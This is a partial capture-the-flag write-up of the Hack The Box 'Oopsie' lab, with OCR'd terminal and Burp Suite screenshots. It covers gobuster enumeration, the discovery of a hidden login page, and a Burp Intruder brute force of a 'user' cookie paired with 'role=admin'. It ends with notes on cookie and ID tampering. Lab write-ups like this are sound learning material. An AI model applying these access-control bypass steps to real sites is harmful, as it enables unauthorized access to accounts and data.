
GoBuster results

no results found :




kali@kali: ~/Desktop/HTB/Hack-The-Box/starting-point/Tier 2/2.Oopsie
File Actions Edit View Help

```
└─$ gobuster dir -u http://10.129.95.191/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.95.191/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 315] [--> http://10.129.95.191/images/]
/themes               (Status: 301) [Size: 315] [--> http://10.129.95.191/themes/]
/uploads              (Status: 301) [Size: 316] [--> http://10.129.95.191/uploads/]
/css                  (Status: 301) [Size: 312] [--> http://10.129.95.191/css/]
/js                   (Status: 301) [Size: 311] [--> http://10.129.95.191/js/]
/fonts                (Status: 301) [Size: 314] [--> http://10.129.95.191/fonts/]
Progress: 87664 / 87665 (100.00%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~/…/Hack-The-Box/starting-point/Tier 2/2.Oopsie]
└─$ sS
```

because no results were found we try to find links on the webpage to find mmore information on the webpage via burpsuites spider

BurpSuite SiteMap


Burp Suite Community Edition v2023.11.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Site map Issue definitions Scope settings
http://10.129.95.191
/
cdn-cgi
login
script.js
scripts
css
js
themes
Inspector
Request attributes 2
Request headers 7
Response headers 6
Notes

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
http://10.129.95.191	GET	/		200	11125	HTML	Welcome		13:39:34 6 Fe...
http://10.129.95.191	GET	/cdn-cgi/login/script.js		200	257				13:39:35 6 Feb...
http://10.129.95.191	GET	/css/new.css		200	243				13:39:34 6 Fe...
http://10.129.95.191	GET	/js/index.js		200	257				13:39:35 6 Feb...
http://10.129.95.191	GET	/js/min.js		200	4161	script			13:39:35 6 Feb...
http://10.129.95.191	GET	/themes/theme.css		200	243				13:39:34 6 Fe...


Request

```
GET / HTTP/1.1
Host: 10.129.95.191
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.6099.71
Safari/537.36
Accept:
text/html,application/xhtml+xml,applicatio
n/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close


```

Response


```
HTTP/1.1 200 OK
Date: Tue, 06 Feb 2024 18:40:19 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 10932
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="apple-mobile-web-app-title"
    content="CodePen">
    <title>
      Welcome
    </title>
```

The site map shows that there is a login screen we are not directed to by default




10.129.95.191/cdn-cgi/login/

by browsing to this link we can log in as a guest



Repair Management System

checking the interceptor we can see the webpage uses cookies , by editing the cookies we might be able to access the admin account
we can try to bruteforce the cookie for the admin by using the intruder function in Burp



Choose an attack type

Attack type: Battering ram

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.129.95.191


☑ Update Host header to match target

```
GET /cdn-cgi/login/index.php HTTP/1.1
Host: 10.129.95.191
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: user=§§; role=admin
Connection: close


```

1 highlight

1 payload position

Length: 509



Burp Suite Community Edition v2023.11.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 × 2 × +
Positions Payloads Resource pool Settings

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 0

To: 5000

Step: 1

How many:

Number format

Base: ● Decimal ○ Hex

Min integer digits: 0

Max integer digits: 4

Min fraction digits: 0

Max fraction digits: 0

Examples
1
4321

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

Payload encoding


This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#

CookieManipulation

the cookie manipulation can be done in the browser and it then leads to some information disclosure

Above in the url we can see accounts & id in the url if we change that we may recieve data we were not supposed to

